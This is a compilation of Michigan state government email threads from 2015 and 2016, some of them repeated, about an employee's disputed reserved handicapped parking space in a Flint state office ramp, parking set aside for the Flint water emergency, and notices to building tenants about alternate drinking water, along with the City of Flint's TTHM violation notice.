**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

Mr. Noonan, it is not your fault but I do thank you.

Ms. Tefft, I would still like to be transferred to another space when one becomes available on the 3<sup>rd</sup> level closest to the elevator. Thanks again for your consideration in this matter.

You both have a Wonderful Wednesday!!!!

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, September 30, 2015 9:38 AM  
**To:** Banks, Redonna (DHS)

**Cc:** Tefft, Niki (DTMB)

**Subject:** Re: Reserved Handicapped Space #47

U of M is on the way to issue the ticket, I apologize and hope this takes care of the issue.

Sent from my iPad

On Sep 30, 2015, at 8:19 AM, Banks, Redonna (DHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)> wrote:

Good Morning;

I am without my handicapped space for the 3<sup>rd</sup> time in 3 weeks. This is a marked handicapped space unfortunately, there is always a car with a handicapped license plate or tag parking in the spot. Unfortunately, this is very inconvenient and costly for myself as I am paying for this space. As stated, I have a documented issue with my back which is the reason I requested a space close to the elevator but it appears that this space is going to be a problem for me because it is evident that employees believe this space is open to anyone with a handicapped plate/tag. I tried to take a picture but it is blurred but it is a blue Chevrolet with a handicapped license plate. I was unable to go take another picture because I had to park on the roof and I did not want to be late. I am unable to go back out at this time because unfortunately, my back is bothering me this morning☹.

Ms. Tefft my reason for cc you in this e-mail is to request if you should get an open spot close to the elevator clearly marked with a number maybe this will help as the handicapped spaces are not numbered. I am at a loss at this time and not too happy to be paying for a spot that is not available.

Thanks to everyone for your help and consideration in this matter.

***Redonna L. Banks, MSA***

*Eligibility Specialist*

*Genesee County DHS-McCree District*


*600 S. Saginaw Street*


*P.O. Box 1615*

*Flint, MI 48501-1615*

*Direct Line: (810)760-2738*

*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*





---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 1:36 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

There are a couple handicapped spaces right next to 80 & 82 but these spaces are not handicapped. However, these spaces are right across from the elevator and from where I park right now. Since I have had so many issues with the handicapped space I come in every day expecting someone will be in my space because they are not numbered many people believe they are not designated☹.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 18, 2016 1:29 PM  
**To:** Banks, Redonna (DHHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)>  
**Subject:** RE: Reserved Handicapped Space #47

Is #82 designated as handicap? I was informed that the map is incorrect but I cant remember which way the handicap spaces are shifted over.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 12:57 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** FW: Reserved Handicapped Space #47

Good Afternoon Ms. Tefft,

I had noticed space #82 was temporarily being occupied by someone from the Emergency Response Team for the Water Crisis in Flint. If this space should become available in the future, can you keep me in mind for a possible transfer? Thanks in advance for your consideration in this matter.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, October 01, 2015 2:19 PM  
**To:** Banks, Redonna (DHHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)>  
**Subject:** RE: Reserved Handicapped Space #47

Ms. Banks,

My apologies for your inconveniences thus far, I have attached maps with the currently vacant spaces highlighted in green however there are not currently any handicap parking spaces vacant.

Please let me know if one of the highlighted spaces will better accommodate your need.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Voicemail: 517.373.7718  
Fax: 517.241.4658

---

**From:** Banks, Redonna (DHS)  
**Sent:** Wednesday, September 30, 2015 9:43 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

Mr. Noonan, it is not your fault but I do thank you.

Ms. Tefft, I would still like to be transferred to another space when one becomes available on the 3<sup>rd</sup> level closest to the elevator. Thanks again for your consideration in this matter.

You both have a Wonderful Wednesday!!!!

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, September 30, 2015 9:38 AM  
**To:** Banks, Redonna (DHS)  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** Re: Reserved Handicapped Space #47

U of M is on the way to issue the ticket, I apologize and hope this takes care of the issue.

Sent from my iPad

On Sep 30, 2015, at 8:19 AM, Banks, Redonna (DHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)> wrote:

Good Morning;

I am without my handicapped space for the 3<sup>rd</sup> time in 3 weeks. This is a marked handicapped space unfortunately, there is always a car with a handicapped license plate or tag parking in the spot. Unfortunately, this is very inconvenient and costly for myself as I am paying for this space. As stated, I have a documented issue with my back which is the reason I requested a space close to the elevator but it appears that this space is going to be a problem for me because it is evident that employees believe this space is open to anyone with a handicapped plate/tag. I tried to take a picture but it is blurred but it is a blue Chevrolet with a handicapped license plate. I was unable to go take another picture because I had to park on the roof and I did not want to be late. I am unable to go back out at this time because unfortunately, my back is bothering me this morning☹.

Ms. Tefft my reason for cc you in this e-mail is to request if you should get an open spot close to the elevator clearly marked with a number maybe this will help as the handicapped spaces are not numbered. I am at a loss at this time and not too happy to be paying for a spot that is not available.

Thanks to everyone for your help and consideration in this matter.

***Redonna L. Banks, MSA***

*Eligibility Specialist*

*Genesee County DHS-McCree District*

*600 S. Saginaw Street*

*P.O. Box 1615*

*Flint, MI 48501-1615*

*Direct Line: (810)760-2738*

*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*



---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 1:43 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

Ok, thanks. If that space should become available is it possible to transfer?

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 18, 2016 1:38 PM  
**To:** Banks, Redonna (DHHS) <BanksR2@michigan.gov>  
**Subject:** RE: Reserved Handicapped Space #47

I can work with facilities staff on getting them numbered.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 1:36 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

There are a couple handicapped spaces right next to 80 & 82 but these spaces are not handicapped. However, these spaces are right across from the elevator and from where I park right now. Since I have had so many issues with the handicapped space I come in every day expecting someone will be in my space because they are not numbered many people believe they are not designated☹.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 18, 2016 1:29 PM  
**To:** Banks, Redonna (DHHS) <BanksR2@michigan.gov>  
**Subject:** RE: Reserved Handicapped Space #47

Is #82 designated as handicap? I was informed that the map is incorrect but I cant remember which way the handicap spaces are shifted over.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection

Customer Service Center & Parking

Office: 517.373.3420

Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 12:57 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** FW: Reserved Handicapped Space #47

Good Afternoon Ms. Tefft,

I had noticed space #82 was temporarily being occupied by someone from the Emergency Response Team for the Water Crisis in Flint. If this space should become available in the future, can you keep me in mind for a possible transfer? Thanks in advance for your consideration in this matter.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, October 01, 2015 2:19 PM  
**To:** Banks, Redonna (DHHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)>  
**Subject:** RE: Reserved Handicapped Space #47

Ms. Banks,

My apologies for your inconveniences thus far, I have attached maps with the currently vacant spaces highlighted in green however there are not currently any handicap parking spaces vacant.

Please let me know if one of the highlighted spaces will better accommodate your need.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Voicemail: 517.373.7718  
Fax: 517.241.4658

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**From:** Banks, Redonna (DHS)  
**Sent:** Wednesday, September 30, 2015 9:43 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

Mr. Noonan, it is not your fault but I do thank you.

Ms. Tefft, I would still like to be transferred to another space when one becomes available on the 3<sup>rd</sup> level closest to the elevator. Thanks again for your consideration in this matter.

You both have a Wonderful Wednesday!!!!

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**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, September 30, 2015 9:38 AM  
**To:** Banks, Redonna (DHS)  
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U of M is on the way to issue the ticket, I apologize and hope this takes care of the issue.

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Ms. Tefft my reason for cc you in this e-mail is to request if you should get an open spot close to the elevator clearly marked with a number maybe this will help as the handicapped spaces are not numbered. I am at a loss at this time and not too happy to be paying for a spot that is not available.

Thanks to everyone for your help and consideration in this matter.

***Redonna L. Banks, MSA***  
*Eligibility Specialist*  
*Genesee County DHS-McCree District*  
*600 S. Saginaw Street*  
*P.O. Box 1615*  
*Flint, MI 48501-1615*  
*Direct Line: (810)760-2738*  
*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*

---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 1:44 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

Thanks, please keep me in mind for that space☺. A big thanks for all your help!!!!!!

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 18, 2016 1:43 PM  
**To:** Banks, Redonna (DHHS) <BanksR2@michigan.gov>  
**Subject:** RE: Reserved Handicapped Space #47

Of course.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

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DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
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Fax: 517.241.4658



HELP. CONNECT. SOLVE.

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DTMB- Cybersecurity & Infrastructure Protection  
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Fax: 517.241.4658



HELP. CONNECT. SOLVE.

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Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Voicemail: 517-373 7712  
Fax: 517-241-4658

---

**From:** Banks, Redonna (DHS)  
**Sent:** Wednesday, September 30, 2015 9:43 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

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***Redonna L. Banks, MSA***

*Eligibility Specialist*

*Genesee County DHS-McCree District*

*600 S. Saginaw Street*

*P.O. Box 1615*

*Flint, MI 48501-1615*

*Direct Line: (810)760-2738*

*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*

---

**From:** Parking  
**Sent:** Thursday, January 21, 2016 11:05 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Flint Parking - Priority Request

Are these spaces being charged to any department?

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:32 AM  
**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
**Subject:** Flint Parking - Priority Request  
**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.



---

**From:** Tefft, Niki (DTMB) on behalf of DTMB-CustomerService  
**Sent:** Thursday, January 28, 2016 3:59 PM  
**To:** Philip, Brandon (DTMB)  
**Subject:** FW: Flint drinking water  
**Attachments:** RE: Flint drinking water

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Martin, Ric (DTMB)  
**Sent:** Thursday, October 01, 2015 11:10 AM  
**To:** Hickling, Caleb (DTMB); Walts, Brian (DTMB)  
**Cc:** Noonan, Michael (DTMB); DTMB-CustomerService  
**Subject:** RE: Flint drinking water

Approved as edited.

---

**From:** Hickling, Caleb (DTMB)  
**Sent:** Thursday, October 1, 2015 10:54 AM  
**To:** Walts, Brian (DTMB) <WaltsB@michigan.gov>; Martin, Ric (DTMB) <MartinR3@michigan.gov>  
**Cc:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** RE: Flint drinking water

Okay good. Thanks!

*Caleb Hickling*

Student Assistant  
DTMB Building Operations Division  
7150 Harris Drive  
Dimondale, MI 48821  
[hicklingc@michigan.gov](mailto:hicklingc@michigan.gov)  
Ph: (517) 202-1246

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 01, 2015 10:49 AM  
**To:** Hickling, Caleb (DTMB); Martin, Ric (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** RE: Flint drinking water

Sounds good to me, short and to the point but doesn't tie us into anything long term!

Thanks,  
Brian

---

**From:** Hickling, Caleb (DTMB)  
**Sent:** Thursday, October 01, 2015 10:45 AM  
**To:** Walts, Brian (DTMB) <WaltsB@michigan.gov>; Martin, Ric (DTMB) <MartinR3@michigan.gov>  
**Cc:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** RE: Flint drinking water

Brian- Please Review for accuracy  
Ric- Please proof  
CSC- Please send to Flint employees upon both approvals

Thank you!



## Flint Alternate Water Source

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice

### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for you cooperation.

### Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227



Unplug electronics such as cell phones and laptops once they're charged. Adapters plugged into outlets use energy even if they're not charging.

Caleb Hickling  
Student Assistant  
DTMB Building Operations Division  
7150 Harris Drive  
Dimondale, MI 48821  
[hicklingc@michigan.gov](mailto:hicklingc@michigan.gov)  
Ph: (517) 202-1246

-----Original Message-----

From: Noonan, Michael (DTMB)  
Sent: Thursday, October 01, 2015 9:14 AM  
To: Martin, Ric (DTMB)  
Cc: Hickling, Caleb (DTMB); Walts, Brian (DTMB)  
Subject: Re: Flint drinking water

Yeah I was not sure about adding that,

The press has been beating this up on a daily basis and even Erin Brochavich has been in town. The city currently gets the water from the flint river and they are working on a new pipe line from Lake Huron to flint which should be done by 2017 .

There is higher levels of lead ( but it's within the limits )

And to be honest Brian Walts is the expert on this please feel free to contact him he has a tremendous amount of knowledge on this.

I know Brian will be glad to help

Sent from my iPhone

> On Oct 1, 2015, at 9:09 AM, Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)> wrote:  
>  
> Hey, Mike,  
>  
> We can work this up. Can you tell me why we are doing it? I would like to include that.  
>  
> Thanks.  
>  
> Ric  
>  
> -----Original Message-----  
> From: Noonan, Michael (DTMB)  
> Sent: Thursday, October 1, 2015 9:08 AM  
> To: Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
> Cc: Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
> Subject: Flint drinking water  
>  
> Ric,

>

> We need to put together an fmn for flint about providing an alternate drinking water source. So here is what I have feel free to add or delete as you want.

>

>

> "At this Time we will be providing an alternate drinking water source. Although the water has tested fine and is within all Deq and EPA regulation standards,we feel it be best to to provide you an option.

>

> We will continue to test and monitor the water situation here in the Flint city area and reevaluate as needed if anything changes with the water supply we will notify you.

>

> So starting Monday October 5th we will have water coolers available on floors 1-6 in the common areas only."

>

> We thank you in advance for your cooperation.

>

> Let me know. What a think

>

> Sent from my iPhone

---

**From:** Tefft, Niki (DTMB) on behalf of DTMB-CustomerService  
**Sent:** Thursday, January 28, 2016 4:02 PM  
**To:** Philip, Brandon (DTMB)  
**Subject:** FW: Flint Water Advisory  
**Attachments:** RE: Flint Water Advisory

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Martin, Ric (DTMB)  
**Sent:** Wednesday, January 07, 2015 11:27 AM  
**To:** Droste, Kerri (DTMB);Jensen, Bethanie (DTMB);DTMB-CustomerService  
**Cc:** Scates, Larry (DTMB);Walts, Brian (DTMB)  
**Subject:** RE: Flint Water Advisory  
**Attachments:** Flint Water.pdf

Thanks, Kerri.

CSC -- we are ready to roll.

Again, ~~please send with the attachment.~~

Thanks.

**Ric Martin**

Communications and Organizational Specialist  
FBSA – Building Operations Division  
Dept of Technology, Management & Budget  
517-284-7959 office  
517-281-0891 cell

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Wednesday, January 07, 2015 11:26 AM  
**To:** Martin, Ric (DTMB); Jensen, Bethanie (DTMB); DTMB-CustomerService  
**Cc:** Scates, Larry (DTMB); Walts, Brian (DTMB)  
**Subject:** RE: Flint Water Advisory

One comment in red below.

---

**From:** Martin, Ric (DTMB)  
**Sent:** Wednesday, January 07, 2015 11:23 AM  
**To:** Jensen, Bethanie (DTMB); DTMB-CustomerService  
**Cc:** Scates, Larry (DTMB); Walts, Brian (DTMB); Droste, Kerri (DTMB)  
**Subject:** RE: Flint Water Advisory

Kerri, It looks like Bethanie may be out a while and we would like this to go sonner than later. Would you please review?

Thanks.

Ric

**Ric Martin**

Communications and Organizational Specialist  
FBSA -- Building Operations Division  
Dept of Technology, Management & Budget  
517-284-7959 office  
517-281-0891 cell

---

**From:** Martin, Ric (DTMB)  
**Sent:** Wednesday, January 07, 2015 10:39 AM  
**To:** Jensen, Bethanie (DTMB); DTMB-CustomerService  
**Cc:** Scates, Larry (DTMB); Walts, Brian (DTMB)  
**Subject:** FN: Flint Water Advisory

Bethanie, please review  
CSC -- please send to Flint employee with the **enclosed attachment**

Thanks.



## Flint Water Advisory

---

### **Date/Time:**

Effective Wednesday, January 7, 2015


### **Details:**

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.



**Contact:**

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or (844) DTMB-CSC or (844-386-2272)

	<p>Since we spend about 40 hours a week at our workplaces, isn't the office the best place to try out some new energy-saving tricks? The Energy Information Administration estimates that if commercial and industrial buildings improved their energy efficiency by 10 percent, our economy could see yearly savings of nearly \$20 billion.</p>
---	---

---

This email was sent to [paaschik@michigan.gov](mailto:paaschik@michigan.gov) using GovDelivery, on behalf of DTMB - Lewis Cass Building - 320 South Walnut Street - Lansing, MI 48933 (517) 373-1004

## IMPORTANT INFORMATION ABOUT YOUR DRINKING WATER

### City of Flint Did Not Meet Treatment Requirements

Our water system was recently found to be in violation of a drinking water standard. Although this incident was not an emergency, as our customers, you have a right to know what happened and what we are doing to correct this situation.

We routinely monitor for the presence of drinking water contaminants. Samples were collected for total trihalomethanes (TTHM) analysis from eight locations on a quarterly basis (May 21, August 21, and November 20 of 2014). The average of the results at ANY of the eight locations must not exceed the maximum contaminant level (MCL) for TTHMs, otherwise our water system exceeds the Maximum Contaminant Level (MCL). The standard for TTHMs is 80 ug/L. The location reporting the highest TTHM level was 99 ug/L, thus, our water system exceeds the TTHM MCL.

#### What should I do?

- There is nothing you need to do unless you have a severely compromised immune system, have an infant, or are elderly. In that case, you may be at increased risk and should seek advice about drinking water from your health care provider.
- You do not need to boil your water or take other corrective actions. If a situation arises where the water is no longer safe to drink, you will be notified within 24 hours.

#### What does this mean?

This is not an emergency. If it had been an emergency, you would have been notified within 24 hours.

People who drink water containing trihalomethanes in excess of the MCL over many years may experience problems with their liver, kidneys, or central nervous system, and may have an increased risk of getting cancer.

#### What is being done?

We are currently working on solutions to correct the problem. We anticipate resolving the problem in 2015.

For more information, please contact Mr. Brent Wright or Mike Glasgow at 810-787-6537 or the Water Plant at 4500 North Dort Highway, Flint, MI 48505.

Please share this information with all the other people who drink this water, especially those who may not have received this notice directly (for example, people in apartments, nursing homes, schools, and businesses). You can do this by posting this notice in a public place or distributing copies by hand or mail.

This notice is being sent to you by the City of Flint.

CERTIFICATION: F1 S3

WSSN: 02310

I certify that this water supply has fully complied with the public notification requirements in the Michigan Safe Drinking Water Act, 1976 PA 399, as amended, and the administrative rules. Reminder to water supplier: This notice/certification must be sent to the DEC.

Michael Glasgow Assistant Supervisor

Signature

Title

1/2/15

Date Distributed

---

**From:** Parking  
**Sent:** Monday, February 01, 2016 10:54 AM  
**To:** Owens, Monique (DHHS)  
**Subject:** RE: State Office Building - Genesee Union St. District

I have forwarded this email to our contacts in Flint however with the additional staff currently in the ramp attending to the Flint Water Crisis, I am not sure which group the vehicle belongs to.

Thank you.

Niki Tefft, Crew Leader  
